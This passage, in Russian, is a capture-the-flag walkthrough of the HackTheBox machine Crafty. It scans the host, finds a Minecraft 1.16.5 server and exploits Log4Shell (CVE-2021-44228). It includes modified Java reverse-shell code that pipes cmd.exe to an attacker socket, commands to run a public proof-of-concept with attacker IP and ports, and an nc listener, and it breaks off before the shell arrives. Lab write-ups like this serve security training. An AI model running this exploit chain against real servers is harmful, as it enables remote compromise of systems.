
```
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.11s latency).

PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Crafty - Official Website
|_http-server-header: Microsoft-IIS/10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 2/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 80 — веб-сервер Microsoft IIS 10.0;
- 25565 — сервер Minecraft 1.16.5.

Первым делом посмотрим, что есть на веб-сервере. Там нас встречает одностраничный сайт, раскрывающий еще один поддомен.


crafty.htb/
CRAFTY
Chat on our
Forums
Purchase MineCraft goods on our
Store
Support us by
Voting
Join 1277 other players on play.crafty.htb

Главная страница сайта


Новый поддомен добавляем в наш файл `/etc/hosts`.

```
10.10.11.249 crafty.htb play.crafty.htb
```

Сразу отмечу, что сканирование ни первого, ни второго сайта ничего не дало. По этой причине перейдем к серверу Minecraft.

ТОЧКА ВХОДА

Первым делом стоит проверить, есть ли для обнаруженного софта готовые эксплоиты. Существуют специальные базы данных (например, Exploit-DB), но для начала можно просто поискать в Google. По запросу «Minecraft 1.16.5 exploit» получаем информацию о том, что в этой версии сервера есть уязвимый компонент Log4j.



Результатов: примерно 36 100 (0,28 сек.)

Совет. Оставить только результаты на **русском языке**. Подробнее о фильтрации по языку…

Rutube
https://rutube.ru › video
1.16.5 | Minecraft Server Duplication Glitch Tutorial Book Dup
30 окт. 2023 г. — How to DUPLICATE in **Minecraft** 1.16 - **1.16.5** | **Minecraft** Server Duplication **Glitch** Tutorial Book Dupe - This dupe **glitch** works **Minecraft** ...

Medium
https://software-sinner.medium.com › ... · Перевести эту страницу
Exploiting Minecraft Servers (Log4j) - Software Sinner - Medium
5 мар. 2024 г. — This **vulnerability** allowed attackers to execute arbitrary code remotely, leading to potential server compromises. In the context of **Minecraft** ...

Minecraft Forge Forums
https://forums.minecraftforge.net › ... · Перевести эту страницу
Log4J Exploit in 1.16.5 - Support & Bug Reports
11 янв. 2022 г. — I need confirmation if the "Log4J **Exploit**" is patched in older versions of forge **minecraft**.


Поиск эксплоитов в Google

На GitHub находим эксплоит, который позволяет получить удаленное выполнение кода (RCE).

INFO

О том, как устроена уязвимость Log4Shell в средстве логирования Log4j, читай в статье «Log4HELL! Разбираем Log4Shell во всех подробностях».

Автор эксплоита подразумевает, что сервер развернут на Linux, а в нашем случае используется Windows. Поэтому в исходном коде нужно изменить интерпретатор командной оболочки с `/bin/sh` на `cmd.exe` (строка 26).




```
21  public class Exploit {
22
23      public Exploit() throws Exception {
24          String host="%s";
25          int port=%d;
26          String cmd="cmd.exe";
27          Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
28          Socket s=new Socket(host,port);
29          InputStream pi=p.getInputStream(),
30              pe=p.getErrorStream(),
31              si=s.getInputStream();
32          OutputStream po=p.getOutputStream(),so=s.getOutputStream();
33          while(!s.isClosed()) {
```

Измененный код эксплоита

При запуске кода нужно использовать параметры `--userip` и `--lport`, задающие адрес и порт листенера для подключения реверс-шелла. Порт веб-сервера, с которого будет загружаться нагрузка, необходимо передать в параметре `--webport`.

```
git clone https://github.com/kozmer/log4j-shell-poc
cd log4j-shell-poc
python3 poc.py --userip 10.10.16.143 --webport 8000 --lport 4321
```



```
~/tmp/HTB/crafty/log4j-shell-poc git:(main)±2 (0.091s)
python3 poc.py --userip 10.10.16.143 --webport 8000 --lport 4321

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Traceback (most recent call last):
  File "/home/ralf/tmp/HTB/crafty/log4j-shell-poc/poc.py", line 144, in <module>
    main()
  File "/home/ralf/tmp/HTB/crafty/log4j-shell-poc/poc.py", line 134, in main
    if not check_java():
           ^^^^^^^^^^^^
  File "/home/ralf/tmp/HTB/crafty/log4j-shell-poc/poc.py", line 86, in check_java
    exit_code = subprocess.call([
                ^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/subprocess.py", line 389, in call
    with Popen(*popenargs, **kwargs) as p:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.11/subprocess.py", line 1953, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: '/home/ralf/tmp/HTB/crafty/log4j-shell-poc/jdk1.8.0_20/bin/java'
```

Запуск эксплоита

Получаем сообщение об ошибке: исполняемый файл Java не найден. Дело в том, что у нас не установлен JDK, качаем его с сайта Oracle.

```
wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-
x64.tar.gz
tar -xf jdk-8u181-linux-x64.tar.gz
mv jdk1.8.0_181 jdk1.8.0_20
```

Если повторить запуск эксплоита, он остановится и будет слушать порт 1389 и ждать запрос от нагрузки Log4j.


```
python3 poc.py --userip 10.10.16.143 --webport 8000 --lport 4321
```

Так как мы ожидаем подключение от реверс-шелла, запустим листенер:

```
rlwrap nc -nlvp 4321
```

